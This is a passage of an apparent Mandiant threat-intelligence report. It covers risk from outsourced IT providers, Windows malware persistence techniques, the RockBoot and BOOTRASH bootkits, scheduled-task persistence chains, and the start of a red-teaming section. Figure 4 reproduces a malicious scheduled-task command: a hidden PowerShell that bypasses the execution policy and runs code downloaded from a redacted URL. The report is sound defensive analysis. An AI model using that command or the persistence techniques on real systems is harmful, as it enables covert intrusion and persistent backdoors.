
Total Cost of Ownership

As companies evaluate leveraging outsourced service providers, they

typically evaluate the Total Cost of Ownership (TCO) in order to determine the cost-benefit analysis of outsourcing. As companies evaluate TCO, it’s imperative that they know what types of network security measures third-party service providers are delivering and how they’re executing on defending their own infrastructure from determined adversaries. Ensure they are employing both host-based and network-based detection and response mechanisms. Validate that they are actively monitoring systems for indicators of compromise and that they are responding accordingly. Factor in the costs of data breaches into your TCO model.

Incident Response Plan

Ensure your incident response plan includes instructions on how to engage with your outsourced service providers during an incident. In particular, ITOs typically have robust change control procedures. Establish a defined process to efficiently navigate those change controls during a breach so that your incident responders can be as nimble as the adversary. Engage legal counsel to help manage risks during an incident, but carefully consider the communications with the ITO on legal matters – such as assigning blame for the breach during incident response – to avoid negatively impacting cooperation from the people that manage your infrastructure. Counsel will help balance legal considerations with maintaining a positive working relationship with the outsourced service provider in order to ensure an incident is resolved quickly and effectively.



A LOOK BACK,
TRENDS TURNED CONSTANTS:

WINDOWS PERSISTENCE

Mandiant has tracked the most sophisticated threat actors over a span of more than 10 years, and this experience has provided a unique insight into the evolution of threat actors' tools, tactics, and procedures (TTPs). One area of particular interest is the persistence mechanisms threat actors use to ensure their malware runs after a compromised system is restarted. Understanding how malware maintains persistence provides investigators with excellent indicators of compromise (IOC) that can be used to identify additional compromised systems.

Historically, Mandiant has seen a large assortment of malware persistence techniques that typically favored stability and simplicity over stealth. The most simplistic persistence techniques involved creating or modifying a Windows service or adding malicious files to registry run keys. Table 1 contains a sample of common persistence techniques that Mandiant has identified and written about in previous M-Trends reports.

Table 1: Common historically identified persistence mechanisms

PERSISTENCE MECHANISM	DESCRIPTION
Windows services	A Windows service is a program that is configured to start at system boot time and run in the background. Attackers will often create a new Windows service or hijack an existing one to maintain persistence.
Windows Registry	The Windows Registry offers countless ways to ensure files are executed on system startup.
DLL search order hijacking	Through exploitation of the Dynamic-Link Library search order, malicious files with a specific name and location can be loaded by legitimate, vulnerable applications.
Modification of Group Policy Objects (GPO)	Threat actors can instruct the system to start malware when a user logs onto the system through the modification of GPOs that manage user logons.
Use of Common Object Model (COM) objects	COM objects provide a mechanism for applications to communicate and interact with each other. By hijacking COM objects, malware can be loaded when another application attempts to interact with the COM object.
Modification of existing system binaries	Threat actors can modify existing legitimate system binaries to include malicious code that launches malware yet still operates as intended.
Windows scheduled tasks	Threat actors can leverage Windows scheduled tasks to ensure the execution of malicious files based on system triggers such as a specific time or system startup.
Windows Management Instrumentation (WMI)	WMI provides a framework that can trigger applications to run based on changes to the state of specified objects. Similar to scheduled tasks, this can include a specific time or at system startup.
Malicious Windows Security Packages	Windows security packages are a set of DLLs that Windows Local Security Authority (LSA) will load on system startup. A threat actor can add a malicious security package to persist across system restarts.

Latest Persistence Mechanisms

While the tried and true methods of persistence continue to provide malware authors the stability they desire, threat actors continue to develop new persistence techniques that focus on stealth and obfuscation. The following are just a few of the interesting persistence techniques that Mandiant has identified during investigations last year.


Master Boot Record (MBR) and Volume Boot Record (VBR) Bootkits

Last year Mandiant observed threat actors modify the Master Boot Record (MBR) and the Volume Boot Record (VBR) so that malicious code executes before the operating system is even loaded. This technique is known as creating a “bootkit.” On a Windows system, the MBR stores information on how the partitions, which contain the file systems, are organized on the drive. The MBR identifies the active partitions on the disk and passes control over to the VBR. The VBR contains code that loads the Operating System. Figure 1 presents a simplified version of the boot process.

MBR Bootkit

One MBR bootkit that Mandiant identified, known internally as RockBoot, specifically targets Windows XP, Windows Server 2003, Windows 7, and Windows 2008/2012 operating systems. The MBR bootkit works by hijacking the boot process when the BIOS passes control over to the MBR. This helps circumvent traditional detection and prevention techniques since most technologies do not look at the MBR. The threat actor installs the MBR bootkit with a 64-bit packed executable. When executing the MBR bootkit installer, the threat actor provides the file name for a backdoor that they want to remain persistent across system reboots. The installer then drops a driver on disk, which provides the attacker raw read-and-write access to the disk. Ultimately, achieving this level of disk manipulation allows the attacker to install the MBR bootkit. During the installation, the malware iterates over all logical drives that are formatted with NTFS and attempts to store an encoded version of the backdoor, listed on the command line, in two places – one as a file on disk and another in unallocated sectors near the end of the file system. The backdoor stored in unallocated sectors serves as a backup in the event the file present on disk is removed.

Figure 1: Simplified boot process



The installer confirms that both copies of the backdoor are stored on disk, and then proceeds to install the modified MBR. The installer first makes an encoded copy of the legitimate MBR and writes it to unallocated space on the physical drive. The installer then copies sections of the malicious MBR over the legitimate MBR, preserving the original partition table and error messages. The malware ensures that the MBR is only modified on the physical drive that contains the file system where %WinDir% (indicative of where the Windows operating system is installed) is located and that the MBR has not previously been modified.

Four Stages of Execution


Upon installation of the MBR bootkit, the following four stages of execution occur upon each subsequent reboot:

- **Stage 1** - Malicious MBR: The Windows BIOS loads the modified MBR, which then loads the code in stage 2.
- **Stage 2** - Initial Loader: Loads the stage 3 code that was previously stored as a file on disk and in unallocated clusters.

- **Stage 3** - Secondary Loader: Loads code that enables the installation and configuration of the backdoor. The stage 3 code hijacks a preexisting Windows service by overwriting the service name with the location of the backdoor to ensure the backdoor loads when the Operating System starts. At the end of stage 3, control is passed back to the legitimate MBR, which allows the Operating System to boot.
- **Stage 4** - Backdoor Loader: Loads the backdoor from disk. The stage 4 code also replaces the hijacked Windows service back to its original state and loads the legitimate service as expected.

Figure 2 provides a simplified explanation of the boot order with the MBR bootkit.

Figure 2: Simplified MBR bootkit execution



VBR Bootkit

Mandiant has identified targeted financial threat actors using a VBR bootkit to maintain persistence. Mandiant refers to the bootkit as BOOTRASH. Similar to the MBR bootkit, the VBR bootkit targets Windows XP, Server 2003, Windows 7, and Windows 2008/2012 operating systems. During the installation of the VBR bootkit, the installer performs the following actions:

1. **System Check** – The installer gathers information on the operating system and architecture in preparation for installation. This includes checking whether an installer is already running and determining if the Microsoft .NET 3.5 framework is installed, a requirement for the backdoor.

2. **Available Space Calculations and Virtual File System Creation** – The installer calculates and identifies free space between partitions on the disk that will fit the creation of a Virtual File System (VFS), which will store the backdoor components.
3. **Boot Sector Hijacking** – The installer places an encoded backup copy of the VBR on the disk. The installer then overwrites the legitimate VBR to hijack the boot process on subsequent system starts.
4. **Backdoor Component Installation** – The installer places backdoor components responsible for creating and installing the bootkit in the VFS. Additional backdoor components can be saved in either the VFS or be stored as binary data in


the Windows registry. These additional components contain the core command and control functionality.

After the VBR bootkit is installed, subsequent reboots of the system load the malicious VBR code that then loads the backdoor. This occurs in the following fashion:

1. The MBR loads the malicious VBR.
2. The overwritten VBR loads backdoor code from the VFS.
3. The overwritten VBR passes control to the copy of the legitimate VBS, which continues the boot process.
4. The operating system boots and the backdoor is operational.

Figure 3 shows a simplified explanation of the boot order with the VBR bootkit.

Figure 3: Simplified VBR bootkit execution



Chaining Persistence to Avoid Detection

In an effort to hide, attackers have begun chaining persistence techniques. Chaining persistence techniques involves using a multi-step approach to separate the execution of malware into separate stages. The idea is to make the first link in the chain appear to be benign or innocuous so investigators mistake it for being legitimate. Yet, when you follow the chain further and begin putting the additional pieces together, the full picture comes into focus and the execution chain ends with the execution of the threat actor's malware. The following section outlines how attackers are using Windows scheduled tasks as the initial chain that leads to more sophisticated methods of malware execution.

Windows Scheduled Tasks

Windows scheduled tasks allow for the automation of tasks on systems. The Windows Task Scheduler monitors the system for specific criteria, often a specific time or event such as a system startup or user logon. When the condition is met, the Task Scheduler executes a predefined

action. Used legitimately, this allows for daily administrative tasks to be accomplished such as system maintenance. Used maliciously, it allows for the execution of files or for maintaining persistence.

Historically, attackers have used Windows scheduled tasks in a straightforward fashion. The most popular ways advanced attackers leverage scheduled tasks are one-time file execution and persistent malware execution. With one-time file execution, threat actors create a Windows scheduled task to execute a utility or backdoor installer one time. For persistent malware execution, threat actors can schedule malware to execute at predefined times to maintain persistence – it can be a daily occurrence or only on certain days.

These use cases provide a consistent method for attackers to persistently execute malware. More recently, we observed threat actors expanding their use of Windows scheduled tasks by introducing an additional level of complexity to the execution

chain. Rather than simply creating a new Windows scheduled task and executing a malicious file, threat actors are leveraging legitimate Windows utilities to download and execute malicious files. While this technique has been possible for years, attackers starting to put additional emphasis on stealth in an attempt to stay hidden.


One such attacker method we observed is through the scheduled daily execution of PowerShell commands. The commands are configured to contact a command and control server and download malicious code. The code remains resident in memory and runs under a PowerShell process. At no point is the malicious code placed on disk – the only indication of evil is in the PowerShell command line arguments configured within the Windows scheduled task. Figure 4 contains an excerpt from the Windows scheduled task file that contained the configuration to execute PowerShell.

Figure 4: PowerShell command from a Windows scheduled task file

```
<Actions Context="Author">
  <Exec>
    <Command>powershell</Command>
    <Arguments>-w hidden -nologo -noninteractive -nop -ep bypass -c "IEX ((new-object net.webclient).download-
string("https://REDACTED"))"
    </Arguments>
  </Exec>
</Actions>
```


An added benefit of this approach is that because the persistence mechanism reaches out to the command and control server to pull down the malicious code, the attacker can update the code at will. In the instances we observed, the malicious code may communicate with a different command and control server every day, or do nothing at all. Figure 5 contains an example of this persistence technique.

Figure 5: Windows scheduled task and PowerShell persistence



Another technique we observed was the use of a Windows scheduled task that threat actors configured to execute a Windows shortcut, known as a LNK file. The threat actor created a LNK file that called PowerShell with a command line argument to inject shellcode into an otherwise benign Windows process. In the cases we worked, the threat actor would store the shellcode that provided backdoor functionality on disk. Figure 6 contains an example of how the LNK file persistence works.

Figure 6: Windows scheduled task and LNK file persistence



Conclusion

While the use of tried and true methods for malware persistence remain rampant, malware authors continue to find new and innovative techniques. Threat actors will continue to burrow deeper into systems, in some cases going below the underlying operating system, in an attempt to avoid detection and counter eradication attempts. As investigators, it is imperative for us to understand malware persistence techniques as they serve as a focal point for the investigation and help drive a successful remediation.

THE [re]RISE OF RED TEAMING

Introduction

For years, our community has recognized the value of security testing as a way to proactively identify and remediate vulnerabilities before an attacker can exploit them. Many of the companies engaged by Mandiant in 2015 have internal capabilities for vulnerability assessments and security testing, or have outsourced those capabilities to specialized firms – or they maintain a blend of both. These programs

typically consist of automated scanning, manual analysis by trained professionals using proven methodologies, and even exploitation of known vulnerabilities in order to demonstrate how an organization can be impacted. Ideally, for each test performed and vulnerability remediated, the “Security Gap” gets smaller.

However, there is no such thing as perfect security, and the “Security Gap” will never be completely

eliminated. Additionally, security assessment results are only valid if the environment never changes, which is unrealistic. There will always be uncertainty. No amount of vulnerability testing will be able to predict a patient human attacker, one who will invariably find a way to exploit a gap and breach an environment. Therefore, instead of focusing only on identifying and remediating vulnerabilities, many organizations have turned back to an



older testing paradigm favored by the military and government – Red Teaming (also known as: war gaming, advanced threat simulation, etc).

Mandiant has observed an increased interest among our clients for targeted testing and threat simulations designed to emulate real-world advanced attacks. Beyond the capabilities of traditional vulnerability assessments and penetration tests, these “Red Team” events can answer the following questions:

1

How well does the security program protect the critical assets (data, systems, and people) that truly matter to the organization?

2

How effective and efficient are the security teams at detecting targeted threat activity, recognizing the severity of the threat, and responding properly to protect critical assets and data?

3

What gaps in the security program have been overlooked or ignored?

4

Are you prepared to deal with a worst case hacking scenario?

When conducted properly, a Red Team engagement is an indispensable tool for enhancing detection and response capabilities, and evaluating and exercising a security program in a way that supplements traditional security testing methods.



On Definitions

